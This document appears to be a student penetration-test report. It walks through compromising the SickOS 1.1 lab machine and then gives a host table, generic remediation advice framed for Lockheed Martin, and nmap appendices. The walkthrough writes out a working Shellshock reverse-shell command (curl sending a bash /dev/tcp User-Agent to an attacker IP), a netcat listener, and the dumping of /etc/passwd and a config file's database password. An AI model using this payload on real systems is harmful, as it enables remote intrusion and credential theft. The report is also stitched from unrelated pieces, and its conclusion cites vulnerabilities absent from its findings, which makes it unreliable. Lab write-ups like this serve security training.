
- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is [webmaster](#).

---


Generated Thu, 28 Nov 2024 07:25:46 GMT by localhost (squid/3.1.19)

I got an error message, but we might be able to do a proxy manually



# BLEHHH!!!

Now we can see what is on the website, we have a message “BLEHHH!!!”



investigated robots.txt, since it is a common directory to look at when looking at web servers. And it provided me with another directory /wolfcms



I tried to go to the web page, but it gave me a DB Connection Failed error.

```
thomas@thomas:~/sickos
File Actions Edit View Help
(thomas@thomas:~/sickos)
$ nikto -h 192.168.4.125 --useproxy http://192.168.4.125:3128
- Nikto v2.5.0

+ ERROR: Proxy error: opening stream: can't connect: proxy connect failed: proxy connect to 192.168.4.125:3128 failed: Invalid argument at /var/lib/nikto/plugins/LW2.pm line 5254.
: Invalid argument at /var/lib/nikto/plugins/LW2.pm line 5254.
: Invalid argument

(thomas@thomas:~/sickos)
$ nikto -h http://192.168.4.125 --Pause 0.50 --useproxy http://192.168.4.125:3128
--*** Pausing 0.50 second(s) per request
Nikto v2.5.0

+ Target IP: 192.168.4.125
+ Target Hostname: 192.168.4.125
+ Target Port: 80
+ Proxy: 192.168.4.125:3128
+ Start Time: 2024-11-29 19:04:34 (GMT-5)

+ Server: Apache/2.2.22 (Ubuntu)
+ : Retrieved via header: 1.0 localhost (squid/3.1.19).
+ : Retrieved x-powered-by header: PHP/5.3.10~ubuntu3.21.
+ : The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ : Uncommon header: X-Content-Type-Options found, with contents: MISS from localhost:3128.
+ : The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabilities/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via Etags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-141
8
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'x-force-lmcloud' found, with contents: 1
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/seccou.php?id=698eb0d59d15https://exchange.xforce.lmcloud.com/vulnerabilities/8275
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ : Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0.
+ /cgi-bin/status: Uncommon header '93e48-cve-2014-6271' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ : Web Server returns a Valid response with JUNK HTTP methods which may cause false positives.
+ C
```

After running a nikto scan we can see that there is a vulnerability with shellshock (2<sup>nd</sup> to last line)

## CVE-2014-6271 Detail

### MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Description

GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod\_cgi and mod\_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock." NOTE: the original fix for this issue was incorrect; CVE-2014-7169 has been assigned to cover the vulnerability that is still present after the incorrect fix.

### QUICK INFO

**CVE Dictionary Entry:**

[CVE-2014-6271](#)

**NVD Published Date:**

09/24/2014

**NVD Last Modified:**

11/20/2024

**Source:**

Debian GNU/Linux

### Metrics

[CVSS Version 4.0](#)

[CVSS Version 3.x](#)

[CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

**CVSS 3.x Severity and Vector Strings:**



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

With a little research we can find it on exploitdb, if shellshock is vulnerable attackers can use it to execute RCE or remote code execution, they could also find configuration files, user credentials, and API keys or tokens.

```
(root@thomas)-[~/home/thomas]
curl -x http://192.168.4.125:3128 -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.4.122/1234 0>&1" http://192.168.4.125/cgi-bin/status
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator,
webmaster@localhost and inform them of the time the error occurred,
and anything you might have done that may have
caused the error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.4.125 Port 80</address>
</body></html>

(root@thomas)-[~/home/thomas]
curl -x http://192.168.4.125:3128 -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.4.122/1234 0>&1" http://192.168.4.125/cgi-bin/status
#
```

```
(thomas@thomas)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.4.122] from (UNKNOWN) [192.168.4.125] 39103
bash: no job control in this shell
www-data@SickOs:/usr/lib/cgi-bin$
```

I then executed a command to get me into the target machine. With a listening port on 1234. I am now in the system and can enumerate more.

```
(thomas@thomas)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.4.122] from (UNKNOWN) [192.168.4.125] 39103
bash: no job control in this shell
www-data@SickOs:/usr/lib/cgi-bin$ uname -a
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
www-data@SickOs:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@SickOs:/usr/lib/cgi-bin$
```

```
www-data@SickOs:/usr/lib/cgi-bin$ cd
cd
bash: cd: HOME not set
www-data@SickOs:/usr/lib/cgi-bin$ cd /var/www/
cd /var/www/
www-data@SickOs:/var/www$ ls
ls
connect.py
index.php
robots.txt
wolfcms
www-data@SickOs:/var/www$
```

We can see the directories now, which the wolfcms is in there that I couldn't get into before.

```
www-data@SickOs:/var/www$ cd wolfcms
cd wolfcms
www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
www-data@SickOs:/var/www/wolfcms$ cat config.php
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', ''');
```

Here we found a username and password in the wolfcms directory.

```
www-data@SickOs:/var/www$ cd wolfcms
cd wolfcms
www-data@SickOs:/var/www/wolfcms$ cat /etc/passwd
cat /etc/passwd
root::0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@SickOs:/var/www/wolfcms$ █
```

Here we catted out the most famous file and we can see there is a user named sickos.

```
(thomas@thomas)-[~/sickos]
$ ssh sickos@192.168.4.125
sickos@192.168.4.125's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

 System information as of Sat Nov 30 00:22:33 IST 2024

 System load: 0.35 Memory usage: 0% Processes: 239
 Usage of /: 4.3% of 28.42GB Swap usage: 0% Users logged in: 0

 ⇒ There is 1 zombie process.

 Graph this data and manage this system at:
 https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep 22 08:32:44 2015
sickos@sickos:~$ █
```

With having the password “john@123” I was able to ssh into the server and gain access to the “sickos” account.

```
Last login: Tue Sep 22 08:32:44 2015
sickos@SickOs:~$ ls
sickos@SickOs:~$ cd /var/www
sickos@SickOs:/var/www$ ls
connect.py index.php robots.txt wolfcms
sickos@SickOs:/var/www$ cat connect.py
#!/usr/bin/python

print "I Try to connect things very frequently\n"
print "You may want to try my services"
sickos@SickOs:/var/www$ █
```

When going back to the website, I saw that there was a python file with an interesting text in it.

```
bash.bashrc hosts.allow modules security
bash_completion hosts.deny motd services
bash_completion.d ifplugd mtab sgml
bindresvport.blacklist init mysql shadow
blkid.conf init.d nanorc shadow-
blkid.tab initramfs-tools network shells
byobu inputrc newt skel
ca-certificates insserv nswtch.conf squid3
ca-certificates.conf insserv.conf opt ssh
calendar insserv.conf.d os-release ssl
chatscripts iproute2 pam.conf sudoers
console-setup iscsi pam.d sudoers.d
cron.d issue passwd sysctl.conf
cron.daily issue.net passwd- sysctl.d
cron.hourly kbd perl systemd
cron.monthly kernel perl terminfo
crontab kernel-img.conf php5 timezone
cron.weekly landscape pm ucf.conf
dbus-1 ldap popularity-contest.conf udev
debcnf.conf ld.so.cache ppp uwf
debian_version ld.so.conf profile updatedb.conf
default ld.so.conf.d profile.d update-manager
deluser.conf legal protocols update-motd.d
depmod.d libnl-3 python update-notifier
dhcpc locale.alias python2.7 vim
dpkg localtime rc0.d vtrgb
environment logcheck rc1.d w3m
fonts login.defs rc2.d wgetrc
fstab logrotate.conf rc3.d wpa_supplicant
fstab.d logrotate.d rc4.d X11
fuse.conf lsb-base rc5.d xml
gai.conf lsb-base-logging.sh rc6.d zsh_command_not_found
sickos@SickOs:/etc$ cat cron.d
cat: cron.d: Is a directory
sickos@SickOs:/etc$ cd cron.d
sickos@SickOs:/etc/cron.d$ ls
automate php5
sickos@SickOs:/etc/cron.d$ cat automate

* * * * * root /usr/bin/python /var/www/connect.py
sickos@SickOs:/etc/cron.d$ cat php5
/etc/cron.d/php5: crontab fragment for php5
This purges session files older than X, where X is defined in seconds
as the largest value of session.gc_maxlifetime from all your php.ini
files, or 24 minutes if not defined. See /usr/lib/php5/maxlifetime

Look for and purge old sessions every 30 minutes
09,39 * * * * root [-x /usr/lib/php5/maxlifetime] && [-d /var/lib/php5] && find /var/lib
/php5/ -depth -mindepth 1 -maxdepth 1 -type f -cmin +$(/usr/lib/php5/maxlifetime) ! -execdir fuser -s
{} 2>/dev/null \; -delete
sickos@SickOs:/etc/cron.d$ █
```

When I went to the /etc directory, I found the cron.d folder. And was able to see what is in it, which it seems like when I catted out automate, it gives back root.

```
sickos@sickOs:~$ cd /root
-bash: cd: /root: Permission denied
sickos@sickOs:~$ sudo su root
[sudo] password for sickos:
sudo: unable to open /var/lib/sudo/sickos/1: Read-only file system
root@sickOs:/home/sickos# cd
root@sickOs:~# ls
a0216ea4d51874464078c618298b1367.txt
root@sickOs:~# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this !!

ROOT!

You have Successfully completed SickOS1.1.
Thanks for Trying

root@sickOs:~# █
```

And there we go! I have root access to the machine. Using the sudo su root, it was able to change the user to root.

#### **Remediation Recommendations:**

**Configure the sudoers file:** When I did sudo su root, I was able to get through to root, if there was a better configured file for that. That wouldn't happen. I would recommend applying a password to that.

| Host IP      | Hostname      | Ports | Services                                | Vulnerabilities |      |        |     |  |
|--------------|---------------|-------|-----------------------------------------|-----------------|------|--------|-----|--|
|              |               |       |                                         | Critical        | High | Medium | Low |  |
| 10.10.10.4   | Legacy        | 135   | Microsoft Windows RPC                   | 4               | 2    | 1      | 1   |  |
|              |               | 139   | Microsoft Windows netbios-ssn           |                 |      |        |     |  |
|              |               | 445   | Windows XP microsoft-ds                 |                 |      |        |     |  |
| 10.10.10.140 | Swagshop      | 22    | OpenSSH 7.6p1 Ubuntu                    | 0               | 0    | 4      | 1   |  |
|              |               | 80    | Apache httpd 2.4.29                     |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
| 10.10.10.191 | Blunder       | 21    | unknown (Closed ftp port)               | 0               | 0    | 1      | 0   |  |
|              |               | 80    | Apache httpd 2.4.41                     |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
| 10.10.10.239 | Love          | 80    | Apache httpd 2.4.46                     | 48              | 46   | 44     | 1   |  |
|              |               | 135   | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 139   | Microsoft Windows netbios-ssn           |                 |      |        |     |  |
| 10.10.11.24  | Ghost         | 443   | Apache httpd 2.4.46                     |                 |      |        |     |  |
|              |               | 445   | Microsoft-ds Windows 10 Pro 19042       |                 |      |        |     |  |
|              |               | 3306  | mysql?                                  |                 |      |        |     |  |
| 10.10.11.24  | Ghost         | 5000  | Apache httpd 2.4.46                     |                 |      |        |     |  |
|              |               | 5040  | unknown                                 |                 |      |        |     |  |
|              |               | 5985  | Microsoft HTTPAPI httpd 2.0             |                 |      |        |     |  |
| 10.10.11.24  | Ghost         | 5986  | Microsoft HTTPAPI httpd 2.0             |                 |      |        |     |  |
|              |               | 7680  | pando-pub?                              |                 |      |        |     |  |
|              |               | 47001 | Microsoft HTTPAPI httpd 2.0             |                 |      |        |     |  |
| 10.10.11.24  | Ghost         | 49664 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 49665 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 49666 | Microsoft Windows RPC                   |                 |      |        |     |  |
| 10.10.11.24  | Ghost         | 49667 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 49668 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 49669 | Microsoft Windows RPC                   |                 |      |        |     |  |
| 10.10.11.24  | Ghost         | 49670 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 53    | Simple DNS Plus                         | 0               | 4    | 23     | 0   |  |
|              |               | 80    | Micosoft HTTPAPI httpd 2.0              |                 |      |        |     |  |
|              |               | 88    | Microsoft Windows Kerberos              |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 135   | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 139   | Microsoft Windows netbios-ssn           |                 |      |        |     |  |
|              |               | 389   | Microsoft Windows Active Directory LDAP |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 443   | unknown                                 |                 |      |        |     |  |
|              |               | 445   | unknown                                 |                 |      |        |     |  |
|              |               | 464   | unknown                                 |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 593   | Microsoft Windows RPC over HTTP 1.0     |                 |      |        |     |  |
|              |               | 636   | Microsoft Windows Active directory LDAP |                 |      |        |     |  |
|              |               | 2179  | unknown                                 |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 3268  | Microsoft Windows Active Directory LDAP |                 |      |        |     |  |
|              |               | 3269  | Microsoft Windows Active Directory LDAP |                 |      |        |     |  |
|              |               | 3389  | Microsoft Terminal Services             |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 5985  | Microsoft HTTPAPI httpd 2.0             |                 |      |        |     |  |
|              |               | 8008  | nginx 1.18.0                            |                 |      |        |     |  |
|              |               | 8443  | nginx 1.18.0                            |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 9389  | .NET Message Framing                    |                 |      |        |     |  |
|              |               | 49443 | unknown                                 |                 |      |        |     |  |
|              |               | 49664 | Microsoft Windows RPC                   |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 49670 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 49675 | Microsoft Windows RPC over HTTP 1.0     |                 |      |        |     |  |
|              |               | 52121 | Microsoft Windows RPC                   |                 |      |        |     |  |
| 10.10.11.21  | MainFrame     | 52169 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 60987 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 25    | hMailServer smtpd                       | 0               | 0    | 0      | 1   |  |
|              |               | 53    | Simple DNS Plus                         |                 |      |        |     |  |
|              |               | 80    | Microsoft IIS httpd 10.0                |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 88    | Microsoft Windows kerberos              |                 |      |        |     |  |
|              |               | 135   | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 139   | Microsoft Windows netbios-ssn           |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 389   | Microsoft Windows Active Directory LDAP |                 |      |        |     |  |
|              |               | 445   | unknown                                 |                 |      |        |     |  |
|              |               | 464   | unknown                                 |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 593   | Microsoft Windows RPC over HTTP 1.0     |                 |      |        |     |  |
|              |               | 636   | unknown                                 |                 |      |        |     |  |
|              |               | 3268  | Microsoft Windows Active Directory LDAP |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 3269  | unknown                                 |                 |      |        |     |  |
|              |               | 5985  | Microsoft HTTPAPI httpd 2.0             |                 |      |        |     |  |
|              |               | 9389  | .NET Message Framing                    |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 49664 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 58023 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 58025 | Microsoft Windows RPC over HTTP 1.0     |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 58026 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 58032 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 58039 | Microsoft Windows RPC                   |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 59567 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
| 10.10.10.151 | Sniper        | 80    | Microsoft IIS httpd 10.0                | 8               | 10   | 9      | 1   |  |
|              |               | 135   | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               | 139   | Microsoft Windows netbios-ssn           |                 |      |        |     |  |
| 10.10.11.30  | monitorsthree | 445   | unknown                                 |                 |      |        |     |  |
|              |               | 49667 | Microsoft Windows RPC                   |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
| 10.10.11.29  | Lantern       | 22    | OpenSSH 8.9p1 Ubuntu                    | 0               | 0    | 0      | 1   |  |
|              |               | 80    | nginx/1.18.0                            |                 |      |        |     |  |
|              |               | 8084  | unknown                                 |                 |      |        |     |  |
| 10.10.11.29  | Lantern       | 22    | OpenSSH 8.9p1 Ubuntu                    | 0               | 0    | 0      | 1   |  |
|              |               | 80    | Skipper Proxy                           |                 |      |        |     |  |
|              |               | 3000  | unknown                                 |                 |      |        |     |  |
| 10.10.11.9   | Magicgardens  | 22    | OpenSSH 9.2p1 Debian                    | 0               | 0    | 3      | 1   |  |
|              |               | 25    | unknown                                 |                 |      |        |     |  |
|              |               | 80    | nginx 1.22.1                            |                 |      |        |     |  |
| 10.10.11.9   | Magicgardens  | 1337  | unknown                                 |                 |      |        |     |  |
|              |               | 5000  | Docker Registry (API: 2.0)              |                 |      |        |     |  |
|              |               |       |                                         |                 |      |        |     |  |
|              |               |       |                                         | Critical        | High | Medium | Low |  |
|              |               |       |                                         | 60              | 62   | 95     | 9   |  |

## Suggestions To Remedy Issues:

### Eliminate Non-Essential Services:

Disabling unnecessary services like FTP and Telnet is a critical step in reducing attack surfaces and strengthening Lockheed Martin's security posture. These services often use unencrypted communication protocols, making them highly vulnerable to interception and exploitation by attackers. For instance, FTP and Telnet can expose sensitive data such as credentials to eavesdropping. Replacing these outdated protocols with more secure alternatives, such as SFTP or SSH, ensures that all data transmissions are encrypted and resistant to interception. Additionally, configuring services like HTTP File Server and SQL to adhere to best security practices is essential. This includes disabling unused features, applying strict access controls, and using the principle of least privilege to limit access only to authorized users and applications. Properly securing these services mitigates risks of unauthorized access, data breaches, and injection attacks, significantly enhancing the Lockheed's overall cybersecurity defenses.

### Implement Zero Trust Policies:

Implementing a Zero Trust policy to prevent privilege escalation requires enforcing strict access controls and constant verification across all layers of the network. This involves adopting the principle of "never trust, always verify," where no user or system is trusted by default, regardless of whether they are inside or outside the network perimeter. Multi-factor authentication (MFA) should be mandatory for all access attempts, combined with least-privilege principles that grant users only the minimum access necessary to perform their tasks. Privilege escalation can be mitigated by implementing micro-segmentation, which divides the network into smaller, isolated zones, ensuring that even if one part is compromised, the attacker cannot move laterally to other areas. Furthermore, real-time monitoring and behavior analytics should be used to detect and block unusual activity indicative of privilege abuse. Automated systems can flag or isolate anomalies, requiring re-verification before privileges are granted, ensuring that every access request is validated dynamically.

### Regular Updates and Patches to Systems:

Regularly updating all services, including outdated versions such as VSFTP 2.3.4 and distccd v1, is a cornerstone of maintaining a strong cybersecurity posture at Lockheed Martin. These older versions are known to harbor critical vulnerabilities that attackers can exploit to gain unauthorized access or execute malicious code. By ensuring that these and other software are routinely updated with the latest patches, Lockheed Martin can mitigate the risk of exploitation and protect its critical infrastructure. Regular updates also ensure compatibility with modern security protocols, enabling the use of stronger encryption, authentication mechanisms, and performance optimizations. To achieve this, Lockheed Martin should implement a structured patch management process that includes frequent vulnerability assessments, automated patch deployment where possible, and thorough testing to ensure updates do not disrupt business operations. This proactive approach not only reduces the attack surface but also demonstrates the organization's commitment to safeguarding its assets against evolving threats.

## Conclusion:

The comprehensive security assessment of Lockheed Martin's systems has uncovered several critical and high-priority vulnerabilities that, if exploited, could pose significant risks to the organization's operations and sensitive data. These vulnerabilities were identified across various services and protocols, including outdated versions of VSFTP 2.3.4 and distcc v1, as well as legacy services such as FTP, Telnet, and exposed SQL configurations. Testing also highlighted the ease with which attackers could escalate privileges and move laterally within the network due to insufficient segmentation and outdated configurations.

During the assessment, simulated attacks were conducted to demonstrate potential real-world impacts, including unauthorized access and system compromise. These tests underscored the importance of adopting more rigorous security measures to defend against sophisticated cyber threats. The findings highlight an urgent need for Lockheed Martin to implement a proactive approach to cybersecurity, including the regular updating and patching of vulnerable systems, disabling unnecessary or insecure services, and adopting secure alternatives such as SFTP and SSH.

Additionally, implementing a Zero Trust security framework, combined with network segmentation and continuous monitoring, will enhance the organization's ability to detect and contain threats before they escalate. Employee training in social engineering prevention and secure operational practices should also be intensified to mitigate human-factor risks.

By addressing these vulnerabilities and implementing the recommended measures, Lockheed Martin can significantly strengthen its cybersecurity posture. A commitment to regular security reviews, robust patch management, and advanced threat mitigation strategies will ensure the organization remains resilient against emerging threats, safeguarding its critical assets and maintaining the trust of its stakeholders.

## Appendix A: Nmap Scan Results

### Internal Network Scan

#### Nmap scan report for 10.10.10.4

Host is up (0.042s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORt STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows XP microsoft-ds

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows\_xp

Host script results:

|\_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:65:f8 (VMware)

|\_clock-skew: mean: 5d00h57m42s, deviation: 1h24m46s, median: 4d23h57m45s

| smb-os-discovery:

| OS: Windows XP (Windows 2000 LAN Manager)

| OS CPE: cpe:/o:microsoft:windows\_xp:-

| Computer name: legacy

| NetBIOS computer name: LEGACY\x00

| Workgroup: HTB\x00

|\_ System time: 2024-12-02T02:49:40+02:00

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

|\_smb2-time: Protocol negotiation failed (SMB2)

## Nmap scan report for 10.10.10.239

Host is up (0.041s latency).

Not shown: 65516 closed tcp ports (conn-refused)

PORt STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)

| http-cookie-flags:

| /:

| PHPSESSID:

|\_ httponly flag not set

|\_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27

|\_http-title: Voting System using PHP

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

443/tcp open ssl/http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)

|\_http-title: 403 Forbidden

| tls-alpn:

|\_ http/1.1

|\_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27

| ssl-cert: Subject:

commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in

| Not valid before: 2021-01-18T14:00:16

|\_Not valid after: 2022-01-18T14:00:16

|\_ssl-date: TLS randomness does not represent time

445/tcp open microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)

3306/tcp open mysql?

| fingerprint-strings:

| NULL:

|\_ Host '10.10.14.10' is not allowed to connect to this MariaDB server

5000/tcp open http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)

|\_http-title: 403 Forbidden

|\_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27

5040/tcp open unknown

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_http-server-header: Microsoft-HTTPAPI/2.0

|\_http-title: Not Found

5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

| tls-alpn:

|\_ http/1.1

| ssl-cert: Subject: commonName=LOVE

| Subject Alternative Name: DNS:LOVE, DNS:Love

| Not valid before: 2021-04-11T14:39:19

|\_Not valid after: 2024-04-10T14:39:19

|\_http-title: Not Found

